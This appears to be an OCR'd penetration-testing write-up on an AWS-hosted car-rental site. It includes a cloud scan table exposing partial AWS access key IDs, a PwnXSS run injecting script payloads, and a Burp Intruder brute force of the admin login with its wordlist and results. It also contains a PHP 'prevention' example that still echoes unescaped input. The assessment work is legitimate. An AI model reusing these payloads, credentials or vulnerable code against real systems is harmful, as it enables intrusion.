
YOUR USERNAME

Username

PASSWORD


Password

LOGIN




| | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| FAIL | medium | rds | us-east-1 | rds_instance_storage_encrypted | Check if RDS instances storage is encrypted. | terraform-20230418235816788400000001 | | RDS Instance terraform-20230418235816788400000001 is not encrypted. | |
| FAIL | medium | s3 | us-east-1 | s3_bucket_no_mfa_delete | Check if S3 bucket MFA Delete is not enabled. | hypercar1 | | S3 Bucket hypercar1 has MFA Delete disabled. | |
| FAIL | low | s3 | us-east-1 | s3_bucket_object_lock | Check if S3 buckets have object lock enabled | hypercar1 | | S3 Bucket hypercar1 has Object Lock disabled. | |
| FAIL | medium | s3 | us-east-1 | s3_bucket_level_public_access_block | Check S3 Bucket Level Public Access Block. | hypercar1 | | Block Public Access is not configured for the S3 Bucket hypercar1. | Public access policies may be applied to sensitive data buckets. |
| FAIL | medium | iam | us-east-1 | iam_user_hardware_mfa_enabled | Check if IAM users have Hardware MFA enabled. | Daniel | •AKIAWXB5UUMZDBUWGHJT=DanielHypercar | User Daniel does not have any type of MFA enabled. | |
| FAIL | medium | iam | us-east-1 | iam_user_hardware_mfa_enabled | Check if IAM users have Hardware MFA enabled. | DhanushDA | | User DhanushDA does not have any type of MFA enabled. | |
| FAIL | medium | iam | us-east-1 | iam_user_hardware_mfa_enabled | Check if IAM users have Hardware MFA enabled. | Terraform-user | •AKIAWXB5UUMZN5JM5Y6U=terraform | User Terraform-user does not have any type of MFA enabled. | |

# 3.Exploitation



```
┌──(kali㉿kali)-[~/Desktop/toolstemp/PwnXSS]
└─$ python3 pwnxss.py --payload-level 6 -u http://3.229.76.169/carrental/
PWNXSS  {v0.5 Final}
        https://github.com/pwn0sec/PwnXSS

<<<<<<< STARTING >>>>>>>

[02:24:14] [INFO] Starting PwnXSS ...
****************
[02:24:15] [INFO] Checking connection to: http://3.229.76.169/carrental/
[02:24:15] [INFO] Connection established 200
[02:24:15] [WARNING] Target have form with POST method: http://3.229.76.169/carrental/
[02:24:15] [INFO] Collecting form input key.....
[02:24:15] [INFO] Form key name: subscriberemail value: <script>prompt(5000/200)</script>
[02:24:15] [INFO] Sending payload (POST) method...
[02:24:15] [INFO] Parameter page using (POST) payloads but not 100% yet...
[02:24:15] [WARNING] Target have form with POST method: http://3.229.76.169/carrental/
[02:24:15] [INFO] Collecting form input key.....
[02:24:15] [INFO] Form key name: email value: <script>prompt(5000/200)</script>
[02:24:15] [INFO] Form key name: password value: <script>prompt(5000/200)</script>
[02:24:15] [INFO] Internal error: 'name'
[02:24:15] [INFO] Form key name: login value: <Submit Confirm>
[02:24:15] [INFO] Sending payload (POST) method...
[02:24:15] [INFO] Parameter page using (POST) payloads but not 100% yet...
```



Choose an attack type

Attack type: Cluster bomb


Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://44.211.149.58

☑ Update Host header to match target

```
POST /carrental/admin/ HTTP/1.1
Host: 44.211.149.58
Content-Length: 40
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://44.211.149.58
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://44.211.149.58/carrental/admin/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=tu3smulbtrg3qlugaf6mcbkr8b
Connection: close

username=§dhanush§&password=§dhanush§&login=
```



Payload sets

You can define one or more payload sets. The number of payload sets depe… different ways.

Payload set: 1

Payload count: 9

Payload type: Simple list

Request count: 1,566

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as…

dhanush
coolboy
henry
sumanth
shankara
bob
tom
admin
root


Payload processing

You can define rules to perform various processing tasks on each payload b…

4. Intruder attack of http://44.211.149.58 - Temporary attack - Not saved to project...

Filter: Showing all items

| Request | Payload 1 | Payload 2 | Status | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 4 | sumanth | Test@12345 | 200 | □ | □ | 2623 | |
| 5 | shankara | Test@12345 | 200 | □ | □ | 2623 | |
| 6 | bob | Test@12345 | 200 | □ | □ | 2623 | |
| 7 | tom | Test@12345 | 200 | □ | □ | 2623 | |
| 8 | admin | Test@12345 | 200 | □ | □ | 2665 | |
| 9 | root | Test@12345 | 200 | □ | □ | 2623 | |
| 10 | dhanush | 0 | 200 | □ | □ | 2623 | |
| 11 | coolboy | 0 | 200 | □ | □ | 2623 | |
| 12 | henry | 0 | 200 | □ | □ | 2623 | |
| 13 | sumanth | 0 | 200 | □ | □ | 2623 | |



4. Intruder attack of http://44.211.149.58 - Temporary attack - Not saved to project...

Filter: Showing all items

| Request | Payload 1 | Payload 2 | Status | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 1 | dhanush | Test@12345 | 200 | □ | □ | 2623 | |
| 2 | coolboy | Test@12345 | 200 | □ | □ | 2623 | |
| 3 | henry | Test@12345 | 200 | □ | □ | 2623 | |
| 4 | sumanth | Test@12345 | 200 | □ | □ | 2623 | |
| 5 | shankara | Test@12345 | 200 | □ | □ | 2623 | |
| 6 | bob | Test@12345 | 200 | □ | □ | 2623 | |
| 7 | tom | Test@12345 | 200 | □ | □ | 2623 | |
| 8 | admin | Test@12345 | 200 | □ | □ | 2665 | |
| 9 | root | Test@12345 | 200 | □ | □ | 2623 | |
| 10 | dhanush | 0 | 200 | □ | □ | 2623 | |
| 11 | coolboy | 0 | 200 | □ | □ | 2623 | |
| 12 | henry | 0 | 200 | □ | □ | 2623 | |
| 13 | sumanth | 0 | 200 | □ | □ | 2623 | |
| 14 | shankara | 0 | 200 | □ | □ | 2623 | |
| 15 | bob | 0 | 200 | □ | □ | 2623 | |
| 16 | tom | 0 | 200 | □ | □ | 2623 | |
| 17 | admin | 0 | 200 | □ | □ | 2623 | |
| 18 | root | 0 | 200 | □ | □ | 2623 | |
| 19 | dhanush | 14geonly | 200 | □ | □ | 2623 | |
| 20 | coolboy | 14geonly | 200 | □ | □ | 2623 | |
| 21 | henry | 14geonly | 200 | □ | □ | 2623 | |
| 22 | sumanth | 14geonly | 200 | □ | □ | 2623 | |
| 23 | shankara | 14geonly | 200 | □ | □ | 2623 | |
| 24 | bob | 14geonly | 200 | □ | □ | 2623 | |
| 25 | tom | 14geonly | 200 | □ | □ | 2623 | |
| 26 | admin | 14geonly | 200 | □ | □ | 2623 | |
| 27 | root | 14geonly | 200 | □ | □ | 2623 | |
| 28 | dhanush | 1973 | 200 | □ | □ | 2623 | |
| 29 | coolboy | 1973 | 200 | □ | □ | 2623 | |
| 30 | henry | 1973 | 200 | □ | □ | 2623 | |


180 of 1566


# 4.Post Exploitation

**When preparing an exploitation report, it is important to include the following information:**


1. **Overview:** Provide a brief summary of the vulnerability, including the affected system, application, or network, the severity of the vulnerability, and any other relevant details.
2. **Methodology:** Describe the steps that were taken to identify and exploit the vulnerability. This should include any tools or techniques that were used, as well as any challenges or obstacles that were encountered.
3. **Impact:** Explain the potential impact of the vulnerability, including the potential for data loss, system compromise, or other adverse effects.
4. **Recommendations:** Provide recommendations for how the target company can mitigate the vulnerability and prevent similar vulnerabilities from occurring in the future. This may include technical recommendations, such as patches or configuration changes, as well as organizational recommendations, such as security awareness training for employees.
5. **Conclusion:** Summarize the key findings of the report and emphasize the importance of taking action to address the vulnerability.

# 5.Mitigation


Secure SDLC
RISK ASSESSMENT
THREAT MODELLING
STATIC ANALYSIS
SECURITY TESTING/CODE REVIEW
SECURITY ASSESMENT AND CODE REVIEW


USER/CLIENT
USER/CLIENT
Internet Boundary
HTTP
HTTP
HTTP
HTTP
Browser Client
Ubuntu 20.04 virtual machine
AWS TRUST BOUNDARY
PUBLIC SUBNET
Virtual machine
HTTP
HTTP
HTTP
apache web server
Machine Trust Boundary
ADMIN LOGIN
SSL
SQL QUERY
HTTPS
HTTP
HTTP
HTTPS
private subnet
AMAZON RDS
S3 BUCKET

# How to prevent Cross-Site Scripting?



```
<?php
$cars= array("audi","bugatti","bmw","polo gt");
if(isset($_GET["search"])){
  $username = $_GET["search"];
  $found=false;
  foreach($cars as $a){
      if($a == $username){
         $found = true;
         break;
    }
  }
  if($found) {
    echo $username . " is availabe";
    $color="green";
  } else {
    echo $username . " is not avilable,Please contact the dealer";
    $color="green";
  }
}

?>
```

1.Input validation

